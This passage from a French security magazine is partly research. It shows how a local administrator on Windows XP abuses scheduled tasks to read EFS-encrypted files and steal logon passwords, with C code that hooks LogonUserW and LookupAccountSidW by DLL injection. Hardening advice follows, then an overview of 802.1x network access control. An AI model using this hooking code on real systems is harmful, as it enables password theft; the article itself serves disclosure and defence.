Le dernier problème à résoudre concerne le type de fichier exécutable. En effet, la tâche s'attend à un type précis de fichier (.exe, .bat, .vbs...) et ne voudra pas exécuter tel quel notre code Perl. L'utilisation d'un exécutable *wrapper* du bon type lançant le script Perl permet de contourner cette difficulté.

Il ne nous reste plus qu'à lancer l'exécution de la tâche (clic droit sur la tâche puis ***Exécuter***) et les fichiers doivent apparaître en clair dans `$repertoireClair`.

Note

Si le compte d'exécution est un compte de domaine en cache et que Windows ne peut pas contacter un contrôleur de domaine, la tâche refuse de démarrer et un message d'erreur précisant que « La relation d'approbation entre cette station de travail et domaine principal a échoué » est affiché. Nous verrons dans la partie 4 comment forcer l'exécution de la tâche.

3. Vol du mot de passe d'ouverture de session d'un utilisateur

Nous venons de voir qu'une tâche planifiée peut accéder aux fichiers chiffrés par EFS et nous savons que le mot de passe d'ouverture de session est utilisé dans le processus de déchiffrement. Nous pouvons alors soupçonner le mot de passe d'être stocké quelque part sur le disque dur. C'est ce que nous allons vérifier maintenant.

Note

Tout comme dans le cas précédent, nous nous plaçons dans la situation où nous avons accès à un compte administrateur local.

3.1 Que devient le mot de passe saisi par l'utilisateur ?

Plutôt que de répondre directement à cette question, regardons ce qui se passe dans le service `Schedule` lorsqu'une tâche planifiée est exécutée. Pour cela, voici la sortie épurée de l'utilisation de StraceNT **[5]** pour cette situation :

```
[T540] CryptAcquireContextW(f7ee7c, 76b3a148, 0, 1, ...) = 1
[T540] IsValidSid(354054, f7ee30, f7ef8c, 0, ...) = 1
[T540] GetLengthSid(354054, f7ee30, f7ef8c, 0, ...) = 1c
[T540] LookupAccountSidW(0, 354054, f7ea00, f7e9a4, ...) = 1
[T540] CryptCreateHash(e4aa0, 8003, 0, 0, ...) = 1
[T540] CryptHashData(126fc8, 35f570, 68, 0, ...) = 1
[T540] CryptSignHashW(126fc8, 2, 0, 0, ...) = 1
[T540] CryptDestroyHash(126fc8, 0, f7ef8c, 0, ...) = 1
[T540] LsaOpenPolicy(0, f7edd0, 4, f7edf0, ...) = 0
[T540] LsaRetrievePrivateData(125348, f7ede8, f7edf4, f7ee74, ...) = 0
[T540] LsaClose(125348, f7ee74, f7ee78, f7f00c, ...) = 0
[T540] LsaOpenPolicy(0, f7edd0, 4, f7edf0, ...) = 0
[T540] LsaRetrievePrivateData(d9bd8, f7ede8, f7edf4, f7ee74, ...) = 0
[T540] LsaClose(d9bd8, f7ee74, f7ee78, f7ee68, ...) = 0
[T540] CryptCreateHash(e4aa0, 8003, 0, 0, ...) = 1
[T540] CryptHashData(126fc8, 1af0108, 3a, 0, ...) = 1
[T540] CryptGetHashParam(126fc8, 2, f7edf8, f7edf0, ...) = 1
[T540] CryptDestroyHash(126fc8, 0, 0, f7f00c, ...) = 1
[T540] CryptReleaseContext(e4aa0, 0, f7efd0, 76b23cff, ...) = 1
[T540] LogonUserW(f7f010, f7f218, f7f23c, 4, ...)
[T540] NetUserGetInfo(0, f7f010, 3, f7edb4, ...) = 0
[T540] LoadUserProfileW(1084, f7ed8c, f7f994, f7f974, ...) = 1
[T540] SetEnvironmentVariableW(76b129a0, f7edbc, f7f994, f7f974, ...) = 1
[T540] CreateEnvironmentBlock(f7f510, 1084, 0, 0, ...) = 1
[T540] CreateProcessAsUserW(1084, 0, 35f570, 0, ...)
```

Note

Les fonctions dont le nom se termine par W signifient que les arguments attendus sont au format Unicode. Il existe généralement les mêmes fonctions se terminant par A pour le support ANSI. Ici, beaucoup de noms de fonction se terminent par W et aucun par A. Le service a donc été compilé avec le support Unicode.

En étudiant le rôle des fonctions utilisées, on distingue trois sections dans cette sortie :


1. Des fonctions cryptographiques (`CryptAcquireContextW`, `CryptCreateHash`, `CryptHashData`, `CryptSignHashW`, `CryptDestroyHash` et `CryptReleaseContext`) et des fonctions d'accès aux secrets LSA **[6]** (`LsaOpenPolicy`, `LsaRetrievePrivateData` et `LsaClose`).
2. La fonction `LogonUserW`.
3. Des fonctions de chargement de l'environnement utilisateur (`NetUserGetInfo`, `LoadUserProfileW`, `SetEnvironmentVariableW` et `CreateEnvironmentBlock`) et une fonction de création d'un nouveau processus utilisant un jeton différent (`CreateProcessAsUserW`).

La fonction la plus intéressante est certainement `LogonUserW`, car une recherche sur MSDN **[7]** nous apprend que les trois premiers arguments attendus par cette fonction sont un nom d'utilisateur, un nom de domaine et un **mot de passe** ! Sans essayer de comprendre en détail les mécanismes de chiffrement mis en œuvre dans la première section, nous pouvons répondre avec quasi-certitude à la question initiale en disant que le mot de passe est stocké chiffré et qu'au moins une partie des informations utiles pour son déchiffrage est gérée et protégée par le processus `lsass.exe`. Mais plutôt que de chercher à comprendre comment déchiffrer le mot de passe, laissons le service `Schedule` faire le travail à notre place et utilisons l'API Hooking pour fournir une fonction de remplacement de `LogonUserW` qui affiche le mot de passe.

3.2 Utilisation de l'API Hooking

L'API *Hooking* a déjà été présentée dans MISC **[8]** ou sur le web **[9]**. L'article ne reviendra donc pas en détail sur cette technique. Le programme `schedulePassword`, créé pour l'occasion, utilise cette technique en injectant une DLL dans le processus `svchost.exe` fournissant `Schedule` et fait ensuite office de *debugger* de ce processus. Le processus attaché peut alors communiquer des informations au processus debugger en utilisant la fonction `OutputDebugString`. La figure 2 illustre le fonctionnement du programme.

Figure 2 *Fonctionnement du programme schedulePassword*



L'ensemble du code source de `schedulePassword` est disponible sur **[10]**. En voici la fonction de remplacement de `LogonUserW` qui transmet le nom d'utilisateur, le domaine et le mot de passe au processus debugger avant d'appeler la fonction `LogonUserW` d'origine :

```
BOOL WINAPI
HookedLogonUserW (LPWSTR lpszUsername,
                  LPWSTR lpszDomain,
                  LPWSTR lpszPassword,
                  DWORD dwLogonType,
                  DWORD dwLogonProvider,
                  PHANDLE phToken)
{
  OutputDebugString ("debug : on entre dans la fonction LogonUserW\n");
  OutputDebugString (TEXT ("\n--> Utilisateur : "));
  OutputDebugStringW ((LPWSTR) lpszUsername);
  OutputDebugString (TEXT ("\n"));
  OutputDebugString (TEXT ("--> Domaine : "));
  OutputDebugStringW ((LPWSTR) lpszDomain);
  OutputDebugString (TEXT ("\n"));
  OutputDebugString (TEXT ("--> Mot de passe : "));
  OutputDebugStringW ((LPWSTR) lpszPassword);
  OutputDebugString (TEXT ("\n\n"));
  return OriginalLogonUserW (lpszUsername,
                             lpszDomain,
                             lpszPassword,
                             dwLogonType,
                             dwLogonProvider,
                             phToken);
}
```

Pour fonctionner, `schedulePassword` nécessite le passage en paramètre du PID du processus fournissant le service `Schedule`.

Lorsque l'on exécute une tâche planifiée, le mot de passe apparaît dans la sortie de `schedulePassword`. Voici un exemple :

```
C:\schedulePassword>schedulePassword.exe 1492
DLL injectee dans le processus : 1492...
debug : on entre dans la fonction LogonUserW
--> Utilisateur : fred
--> Domaine : MERLUS
--> Mot de passe : InGourcuffWeTrust:)
```

4. Cas des comptes de domaine hors connexion

Nous avons vu précédemment qu'une tâche devant s'exécuter sous l'identité d'un compte de domaine ne démarre que si Windows peut communiquer avec un contrôleur de domaine. Comme ce cas se présente typiquement sur un portable, il est intéressant à étudier pour savoir si l'exécution peut être forcée. Si nous traçons le processus fournissant le service `Schedule` dans cette situation, nous voyons que le flux diverge, par rapport à un compte local, après l'appel de la fonction `LookupAccountSidW`. Cette fonction retrouve le nom d'utilisateur et de domaine d'un compte à partir de son SID en interrogeant un contrôleur de domaine si c'est un compte de domaine. Ceci explique donc bien le comportement observé. Comme Windows n'est pas capable d'effectuer tout seul une résolution de SID de domaine hors réseau, nous allons l'y aider. Il nous faut pour cela connaître le triplet (SID, utilisateur, domaine) de la tâche que l'on souhaite exécuter :

- Pour le SID, nous pouvons modifier la fonction `LookupAccountSidW` par API Hooking pour l'afficher.
- Pour le nom d'utilisateur, une méthode utilisable est de regarder la valeur `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\<SID>\ProfileImagePath` dans le registre qui doit contenir `%SystemDrive%\Documents and Settings\<utilisateur>`.
- Le domaine est celui dans lequel est inscrit l'ordinateur.

Le code suivant peut alors être utilisé pour remplacer la fonction `LookupAccountSidW` originale :

```
BOOL WINAPI
HookedLookupAccountSidW (LPCWSTR lpSystemName,
                         PSID lpSid,
                         LPWSTR lpName,
                         LPDWORD cchName,
                         LPWSTR lpReferencedDomainName,
                         LPDWORD cchReferencedDomainName,
                         PSID_NAME_USE peUse)
{
  MAPPING *map;
  LPTSTR StringSid = NULL;
  ConvertSidToStringSid (lpSid, &StringSid)
  OutputDebugString ("debug : on entre dans la fonction LookupAccountSidW\n");
  OutputDebugString ("Le SID a resoudre est ");
  OutputDebugString (StringSid);
  OutputDebugString ("\n");
  map = FindMapping (lpSid);
  if (map != NULL)
    {
      OutputDebugString ("debug : resolution locale du SID\n");
      // Remplissage des valeurs à retourner
      if (*cchName != 0)
        wcscpy (lpName, map->name);
      *cchName = wcslen (map->name) + 1;
      if (*cchReferencedDomainName != 0)
```

```
        wcscpy (lpReferencedDomainName, map->domain);
      *cchReferencedDomainName = wcslen (map->domain) + 1;
      *peUse = SidTypeUser;
      return TRUE;
    }
  OutputDebugString
    ("debug : appel de la fonction originale LookupAccountSidW\n");
  return OriginalLookupAccountSidW (lpSystemName,
                                    lpSid,
                                    lpName,
                                    cchName,
                                    lpReferencedDomainName,
                                    cchReferencedDomainName,
                                    peUse);
}
```

Cette fonction de remplacement s'appuie sur l'utilisation de `FindMapping` qui recherche un triplet (SID, utilisateur, domaine) parmi ceux fournis par l'utilisateur lors du chargement de la DLL. Si un triplet est trouvé, les arguments `lpName`, `lpReferencedDomainName` et `peUser` sont remplis avec, respectivement, les valeurs utilisateur, domaine du triplet et `SidTypeUser`. Sinon la fonction originale `LookupAccountSidW` est appelée.

Note

Nos tests ont montré que si les valeurs du triplet pour l'utilisateur et le domaine ne sont pas celles normalement renvoyées par le contrôleur de domaine, la fonction `LogonUserW` est tout de même appelée avec, étonnamment, les « bonnes » valeurs d'utilisateur, domaine et mot de passe. L'étape de récupération des « bonnes » valeurs du triplet ne semble donc pas indispensable. Mais ce comportement reste mystérieux et dépend peut-être de la configuration de l'ordinateur de test.

La totalité du code source gérant le chargement des triplets fournis par l'utilisateur est disponible sur **[10]**.

Avec cette fonction de remplacement de `LookupAccountSidW`, il est maintenant possible de « casser » le chiffrement EFS ou de voler un mot de passe d'un compte de domaine en étant hors réseau.

5. Renforcement de la sécurité des tâches planifiées

Nous allons maintenant explorer quelques pistes envisageables pour renforcer la sécurité des tâches planifiées ou tout du moins empêcher les attaques décrites ci-dessus.

5.1 Utilisation des ACL

Les tâches planifiées sont stockées dans des fichiers .job rangés dans le répertoire `C:\WINDOWS\Tasks\`. Comme tout fichier, les tâches utilisent le mécanisme de contrôle d'accès par ACL. La signification des ACL pour les tâches est légèrement différente de celle des fichiers normaux et est présentée dans le tableau suivant :

Autorisation	Opérations autorisées sur une tâche
Contrôle total	affichage, exécution, modification, suppression et changement de propriétaire
Modification	affichage, exécution, modification et suppression
Lecture et exécution	affichage et exécution
Lecture	affichage
Écriture	affichage, exécution, modification et suppression

Par défaut, une tâche nouvellement créée autorise un contrôle total pour le créateur de la tâche, SYSTEM et le groupe « Administrateurs ». En supprimant l'ACL pour le groupe « Administrateurs », nous empêchons un administrateur d'exécuter une tâche dont il n'est pas le créateur.

Note

Après avoir supprimé l'ACL du groupe « Administrateurs », la tâche n'est visible dans l'interface graphique que pour le créateur de la tâche, mais apparaît toujours dans la sortie de la commande `schtasks.exe` pour un administrateur.

Avant de mettre en place cette « protection », il faut bien être conscient qu'elle rend juste plus difficile les attaques décrites ci-dessus et qu'elle comporte les limites suivantes :

- Les ACL ne résistent pas à une attaque physique.
- Le mot de passe est toujours stocké sur le disque dur.

5.2 Changement d'identité dans le programme exécuté par la tâche

Dans la présentation des tâches planifiées, nous avons vu qu'il est possible d'exécuter une tâche sous l'identité SYSTEM sans fournir de mot de passe. On peut alors se demander s'il est possible de changer d'identité à partir de SYSTEM sans authentification par mot de passe, à la manière de `su` en tant que *root* sous Unix. Le code source `CreateToken.c` publié sur Internet **[11]** montre que c'est réalisable en créant un jeton grâce à la fonction non documentée `ZwCreateToken` exportée par `ntdll.dll`. Malheureusement, dans cette implémentation, le jeton créé possède des privilèges et une liste de SID identique à un jeton appartenant à SYSTEM. La tâche s'exécute donc avec des « droits » trop élevés. De plus, la DACL par défaut du jeton généré peut entraîner la création d'objets non accessibles par l'utilisateur. Nous avons donc modifié le fichier `CreateToken.c` pour que les paramètres du jeton généré soient le plus proche possible d'un jeton créé par `LogonUser` :

- Les privilèges de l'utilisateur et des groupes auxquels il appartient sont récupérés grâce à la fonction `LsaEnumerateAccountRights`, puis ajoutés dans la liste des privilèges du jeton. L'activation ou non du privilège est effectué par un algorithme empirique.

- La liste de SID du jeton à créer contient les groupes : « Tout le monde », « Utilisateurs », « Tâche », « Utilisateurs authentifiés », « Local », le groupe primaire du processus courant et éventuellement les groupes auxquels appartient l'utilisateur et le *logon* SID du processus courant.
- La DACL par défaut est définie pour permettre un contrôle total pour l'utilisateur et pour SYSTEM.

Ensuite, il suffit d'utiliser la fonction `CreateProcessAsUser` avec le jeton généré pour obtenir un processus s'exécutant sous l'identité souhaitée. Le code source de ce programme, nommé `SetUser`, est disponible sur **[12]**.

Note

SetUser est utilisable soit par SYSTEM, soit par un administrateur possédant les droits « Créer un objet-jeton » et « Remplacer un jeton niveau de processus ».

Il reste alors à créer une tâche avec pour compte d'exécution SYSTEM et pour programme à exécuter `SetUser.exe <vrai compte d'exécution> <vrai programme à exécuter>` pour simuler une tâche exécutant le « vrai programme à exécuter » sous le « vrai compte d'exécution » sans fournir de mot de passe. Bien évidemment, le programme exécuté de cette manière ne peut pas accéder aux ressources de l'utilisateur protégé par son mot de passe (certificats, fichiers chiffrés par EFS, montages réseau automatiques...). La limite principale de cette méthode est qu'elle n'est utilisable qu'avec un compte d'administrateur même si le compte d'exécution est celui du créateur. Il faut aussi vérifier attentivement, lors de la création d'une tâche utilisant `SetUser`, que le programme s'exécute correctement après le changement d'identité. En effet, quelques tests nous ont montré des effets de bord pas toujours évidents à comprendre. En particulier, nous avons parfois constaté des problèmes concernant le répertoire d'exécution. Pour cette raison, `SetUser` permet de spécifier, dans un argument optionnel, un répertoire pour l'exécution du « vrai programme ».

5.3 Empêcher la création d'une tâche planifiée

Une méthode radicale pour contrer les attaques décrites ci-dessus est d'empêcher le stockage du mot de passe en interdisant la création d'une tâche planifiée. Ceci est faisable en modifiant les ACL du répertoire `C:\WINDOWS\Tasks\`. Par exemple, la commande `cacls C:\WINDOWS\Tasks /E /D fred` interdit tout accès aux tâches planifiées à l'utilisateur « fred ». Une page sur le site de Microsoft **[13]** indique qu'il existe une autre manière d'empêcher la création d'une tâche planifiée en éditant le registre ou en utilisant une stratégie de groupe. Cette méthode a l'avantage de pouvoir être mise en place pour un ensemble d'utilisateur ou d'ordinateur d'un domaine. Malheureusement, elle ne fait qu'empêcher la création d'une tâche planifiée à partir de l'interface graphique et l'utilisation du programme en ligne de commande `schtasks.exe` est toujours possible.

Merci à Mylène Crépin pour la validation des tests et la relecture de l'article.

Conclusion

Cet article montre l'existence de deux risques liés aux tâches planifiées de Windows XP ; même si au final, on peut considérer qu'il n'y a qu'une seule vulnérabilité et que la possibilité de « cassage » du chiffrement EFS n'est qu'une conséquence du risque de vol du mot de passe de session. Ces risques existent, en particulier, en cas d'attaque physique, mais certainement aussi en cas d'attaque logique, même si l'accent n'a pas été mis sur ce point. Nous recommandons donc d'utiliser les tâches planifiées avec la plus grande prudence, en particulier si le chiffrement EFS est utilisé ou si le mot de passe du compte d'exécution a une grande valeur (compte d'administrateur de domaine par exemple). Il peut aussi être judicieux de désactiver entièrement la fonctionnalité sur les ordinateurs portables qui sont les plus susceptibles d'être victime d'une attaque physique. Pour finir, nous avons vu (malgré les imperfections du programme `SetUser`) qu'il est possible de changer d'identité dans une tâche planifiée sans fournir de mot de passe. On peut donc regretter que cette possibilité ne soit pas proposée par défaut dans Windows et intégrée aux tâches planifiées. Nous pourrions alors choisir, en connaissance des risques encourus, de fournir un mot de passe seulement lorsque cela est strictement nécessaire à l'exécution de la tâche.

Références

[1] http://www.laboratoire-microsoft.org/whitepapers/6715/

[2] Article « Protection des clés privées sous Windows 2000/XP/2003 », MISC 21.

[3] http://home.eunet.no/~pnordahl/ntpasswd/

[4] http://www.windowsnetworking.com/articles_tutorials/Tweaking-XP-Windows-File-Protection-SP2.html

[5] http://www.intellectualheaven.com/default.asp?BH=projects&H=strace.htm

[6] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/secmgmt/security/storing_private_data.asp

[7] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/secauthn/security/logonuser.asp

[8] Article « Cheval de Troie furtif sous Windows : du bon usage de l'API Hooking », MISC 11.

[9] http://www.codeproject.com/system/hooksys.asp

[10] http://fgiquel.free.fr/TachesPlanifiees/schedulePassword.zip

[11] http://www.catch22.net/source/files/CreateToken.c

[12] http://fgiquel.free.fr/TachesPlanifiees/SetUser.c

[13] http://support.microsoft.com/default.aspx?scid=kb;en-us;305612&sd=tech

Contrôler l'accès aux réseaux et la conformité des équipements

Les réseaux locaux permettent d'accéder à l'ensemble des ressources du système d'information. Pourtant, ils représentent aujourd'hui un maillon faible de la sécurité : ils permettent à toute personne disposant d'un accès physique à une prise réseau de tenter de se connecter aux ressources du système d'information. Nous montrons dans cet article quelles technologies peuvent être mises en œuvre pour contrôler l'accès au réseau, mais également de vérifier la conformité des équipements se connectant.

Aujourd'hui le réseau est omniprésent dans les locaux des entreprises. Son accès est uniquement protégé par la sécurité physique en place. Il est facile de se connecter au réseau local et, grâce au DHCP, d'obtenir une adresse IP sans aucune authentification. Ceci représente un risque majeur pour les entreprises : un visiteur peut se connecter sur le réseau avec un ordinateur porteur de logiciels malveillants et initier une infection virale ; une personne malveillante peut tenter d'attaquer les ressources internes sans limitation.


Il est donc important de contrôler la possibilité d'accéder au réseau par l'intermédiaire d'une authentification. L'objectif de cet article est de passer en revue les solutions technologiques permettant le contrôle d'accès aux réseaux et de conformité en présentant leurs avantages et inconvénients majeurs.

Le réseau local, un périmètre difficile à maîtriser

Il est possible de contrôler l'accès au système d'information en différents points : sur le réseau local, en accès distant et au niveau des connexions avec les partenaires ou avec Internet. Nous nous concentrerons sur le contrôle d'accès au réseau local, sujet le plus complexe du fait de l'omniprésence de ce moyen de communication dans l'ensemble des locaux des entreprises. Les plateformes d'accès distant et externe sont généralement centralisées et pourvues de moyens de connexion clairement identifiés et plus facile à contrôler.

Le contrôle d'accès peut s'effectuer à plusieurs niveaux de la pile OSI comme le montre le diagramme ci-dessous. Nous allons passer en revue les techniques présentées dans cette figure tout en détaillant le protocole 802.1x qui ressort comme la solution la plus complète et la plus aboutie à ce jour.

Figure 1



Au-delà du contrôle d'accès, il est possible de mettre en œuvre le contrôle de la conformité, également appelé contrôle d'admission (d'où l'ambiguïté sur l'acronyme NAC, *Network Access Control* pour les uns et *Network Admission Control* pour les autres). Il s'agit de vérifier dynamiquement que l'équipement qui tente de se connecter est conforme aux exigences fixées par la politique de sécurité. Ce type de contrôle est moins bloquant que le contrôle d'accès. Il peut permettre à une personne étrangère à l'entreprise, mais disposant d'un poste conforme techniquement, d'accéder au réseau. Des critères tels que l'appartenance de la machine au parc de la société (présence de certificats, de fichiers, de processus, de clé de registre…), la mise à jour de l'antivirus, la bonne installation de correctifs peuvent être vérifiées lors de la connexion. Ceci garantit que l'équipement se connectant ne représente pas un risque direct pour le système d'information.

Les méthodes historiques

Le besoin de contrôler l'accès est apparu conjointement avec les réseaux et deux solutions se sont distinguées historiquement :

- **Brassage et activation de ports à la demande** : il s'agit d'agir au niveau du local technique en brassant les prises sur demande et en les débrassant à la fin de l'utilisation. Il est possible de remplacer ce brassage physique par une activation/désactivation du port Ethernet sur le commutateur. Cette opération peut s'effectuer à la demande lorsque qu'une personne requiert l'accès au réseau. A cette occasion, un premier niveau de contrôle de conformité est réalisable.

  Cette méthode simple connaît de nombreuses limites :

  - Elle est extrêmement consommatrice de temps. En effet, un déplacement dans le local technique pour brasser le câble ou une action sur la console de gestion du réseau est requis.
  - Elle présente un faible niveau de protection, puisqu'il suffit d'utiliser la prise d'un équipement brassé pour avoir accès au réseau. Des mécanismes peuvent générer des alarmes en cas de déconnexion, mais le nombre de fausses alertes devient vite important (redémarrage des PC fixes, arrivées et départs d'ordinateurs portables…).

- **Contrôle des adresses MAC** : il est possible de réaliser un contrôle sur l'adresse MAC. Il s'agit de disposer d'une base de données des adresses MAC autorisées et configurer le commutateur pour qu'il vérifie lors de la connexion d'un poste la présence de son adresse dans la base. Ce processus est plus facilement automatisable que le précédent. En cas d'arrivée d'un visiteur sur site, il est possible que le support réalise un premier niveau de contrôle de conformité et ajoute l'adresse du visiteur autorisée dans la base.

  Cependant, cette méthode présente des inconvénients majeurs :

  - Elle nécessite la construction d'une base de données contenant l'ensemble des adresses MAC de la société qu'il faut maintenir à jour.

Gérôme BILLOIS
gerome.billois@solucom.fr
http://www.solucom.fr

- Elle est assez facilement contournable. Il existe de nombreux outils modifiant l'adresse MAC de sa machine. Les adresses étant souvent inscrites physiquement sur les équipements.

Ces techniques ne sont plus viables aujourd'hui dans un contexte d'utilisation toujours plus forte des réseaux et de rationalisation des opérations d'administration.

Vers des solutions plus souples et automatisées

Les mécanismes de contrôle d'accès ont su évoluer pour répondre à ces enjeux et par la même occasion ajouter des fonctionnalités de contrôle de la conformité des équipements. De manière générale, l'objectif est d'intercepter la phase de connexion du poste et de réaliser une vérification de son identité et de sa conformité. Théoriquement, les solutions de contrôle d'accès et de conformité reposent sur 3 composants majeurs :

- **Un client**, présent sur le périphérique, collecte les critères techniques et les informations d'authentification pour les envoyer à l'infrastructure de connexion.
- **Un point de contrôle** réceptionne les informations envoyées par le client, les relaie si besoin et applique les politiques de contrôle d'accès en fonction des informations émises et des réponses reçues.
- **Un référentiel d'identité et de conformité** contient la base d'authentification, les droits d'accès, le niveau minimum de conformité et, au besoin, les éléments nécessaires à la remise à niveau du poste de travail.

Il est possible de mettre en œuvre ces mécanismes de plusieurs façons et à plusieurs points dans le réseau suivant la technologie sélectionnée. **De manière générale, plus le contrôle est effectué « proche » des ressources à protéger, plus il peut être précis (grâce à une meilleure connaissance de ce qui est autorisé ou interdit). Plus le contrôle est effectué proche des postes de travail, plus il protégera globalement l'infrastructure réseau en empêchant un accès non contrôlé.** Certaines technologies permettent aujourd'hui une couverture fonctionnelle complète, d'autres non. Nous allons évoquer en détail la solution 802.1x et de manière synthétique les autres solutions de contrôle d'accès et de conformité.

Une solution phare : le protocole 802.1x

Le protocole 802.1x a été validé par l'IEEE en 2004 après plusieurs années de travaux [1]. Il s'agit d'une solution permettant d'autoriser l'accès physique au réseau, en procédant à un contrôle au niveau 2. Il est couramment utilisé dans le cadre des accès WiFi. D'un point de vue pratique, l'accès au réseau est rendu impossible tant que l'équipement réseau n'a pas authentifié la connexion entrante.

Ce protocole est basé sur 3 éléments :

- **Un client**, nommé « *supplicant* ».
- **Un point de contrôle**, ou « *authenticator* », à l'entrée du réseau local. Il s'agit typiquement d'un commutateur ou une borne WiFi. Nous nous concentrerons sur l'aspect réseau local dans la suite de l'article.
- **Un serveur d'authentification**, « *authentication server* ».

De manière synthétique, la cinématique de connexion est la suivante :

1. Lors de la connexion, le poste transmet **les informations d'authentification et sa posture de sécurité** (ensemble des éléments de conformité) au point de contrôle.
2. Le point de contrôle valide les informations avec le référentiel de contrôle et de conformité.
3. En fonction des résultats des tests, **l'accès est autorisé, limité ou interdit.**

Nous allons ci-dessous étudier plus en détail les échanges réseau permettant la réalisation des différentes phases de connexion dans un premier temps pour le contrôle d'accès, puis pour le contrôle de conformité.

Du contrôle d'accès...

Le 802.1x s'appuie sur le protocole EAP [4] pour réaliser les échanges entre les différents éléments. Le commutateur positionne par défaut le port dans un état qui ne laisse passer que des trames EAP Over Lan (EAPOL) vers le commutateur. Il s'agit d'une encapsulation directe des paquets EAP dans des trames Ethernet (voir tableau 1).

Les différents types de paquet EAPOL sont :

- `EAP-Packet` : trame contenant un paquet EAP ;
- `EAPOL-Start` : trame initiant l'authentification EAP;
- `EAPOL-Logoff` : trame indiquant la fin de la session et entraînant la fermeture du port ;
- `EAPOL-Key` : trame assurant la transmission des clés de chiffrement, particulièrement utilisées dans le cadre du WiFi ;
- `EAPOL-Encapsulated-ASF-Alert` : trame spécifique permettant le transfert d'information vers le poste même si le port est fermé. Ceci est particulièrement utile pour les opérations d'administration à distance.

Tableau. 1

PAE Ethernet type (2 octets)	*Protocol version* (1 octet)	*Packet type* (1 octet)	*Packet body length* (2 octets)	*Packet Body* (variable)
Défini à 88-8E	Actuellement en version 2004 (2)	Définit le type de paquet (voir ci-dessus)	Taille du champ Body	Données utiles

Le commutateur ré-encapsule ensuite les paquets EAP dans un format adapté au serveur d'authentification en EAPoRADIUS. Cette ré-encapsulation est intéressante au niveau sécurité, car le poste tentant d'accéder au réseau n'a jamais d'accès direct au serveur d'authentification. La cinématique de connexion est la suivante. Si l'authentification est réussie, le port est activé. Sinon, il reste en mode « bloqué ». Dans tous les cas, une ré-authentification régulière peut être réalisée. La fin de la communication est signifiée par un EAPOL-Logoff. Sur certains commutateurs, il est possible en fonction du résultat de l'authentification de positionner le port dans un VLAN particulier et ceci par l'intermédiaire d'attribut RADIUS. Le mécanisme précis est décrit dans la RFC3850 [2]. Il s'agit de positionner dans le message RADIUS Access-Accept les attributs suivants :

- A minima, Tunnel-Private-Group-ID [81] : numéro du VLAN sous forme d'une chaîne de texte ;
- Mais également Tunnel-Type [64] : VLAN et Tunnel-Medium-Type [65] : 802

Suivant les solutions proposées par les constructeurs, ces attributs peuvent être différents voir « *vendor-specific* » [3].

...au contrôle de conformité


La méthode présentée ci-dessus authentifie les utilisateurs ou les équipements. Au-delà du contrôle d'accès, il est possible d'envisager du contrôle de conformité. Il s'agit alors de vérifier la conformité du poste par rapport au référentiel de l'entreprise.

Aujourd'hui, il n'existe pas de standard définitif et respecté par tous les acteurs pour réaliser ce contrôle de conformité. La solution présentée ci-dessous est théorique, mais basée sur les principes généralement mis en œuvre dans les solutions propriétaires. Trois éléments supplémentaires interviennent dans la chaîne de communication :

- **Le client de conformité** : il va collecter les informations sur le poste et peut agir comme un supplicant 802.1x.
- **Le serveur de conformité** : il détient le référentiel de conformité et valide les informations envoyées par le client.
- **Le serveur de rémédiation (optionnel)** : il met à disposition des utilisateurs reconnus, mais dont l'équipement n'est pas conforme, les éléments à installer pour être autorisés sur le réseau.

La cinématique de connexion est la suivante :

Figure 2



Lors de la connexion, le client présent sur le poste transmet les **informations d'authentification** et **sa posture de sécurité** (ensemble des éléments de conformité) au point de contrôle. Ces informations sont validées successivement par le serveur de conformité, puis par le serveur RADIUS. L'ordre de vérification (authentification/contrôle de conformité) est dépendant de la solution choisie. Suivant les solutions techniques mises en œuvre, les fonctions « serveur RADIUS », « vérification de la conformité » et « référentiel de conformité » sont prises en charge par la même machine ou par des machines distinctes. Les protocoles utilisés peuvent être plus ou moins propriétaires. Le contrôle de conformité permet la mise en place d'une **stratégie d'accès différenciée en fonction de la posture de sécurité** :

- **Situation normale** : si la personne et/ou le matériel sont reconnus et conformes, l'accès est autorisé. Suivant les solutions, le port peut être assigné à un VLAN particulier, restreignant l'utilisateur par l'intermédiaire de listes de filtrage.
- **Situation quarantaine** : si la personne et/ou le matériel sont reconnus mais non conforme, le poste est mis en quarantaine et doit être mis à jour. Cette opération de remise à niveau peut être plus ou moins automatisée suivant les solutions techniques.
- **Situation exclusion/invité** : la personne et/ou le matériel est non reconnu. Le poste est alors soit exclu du réseau, soit positionné dans une zone spécifique dédiée aux invités avec des services limités.

De manière récurrente, la posture doit être réévaluée et une modification de conformité entraînera alors dynamiquement la remise en quarantaine ou la limitation des droits.

Une mise en œuvre à étudier en détail

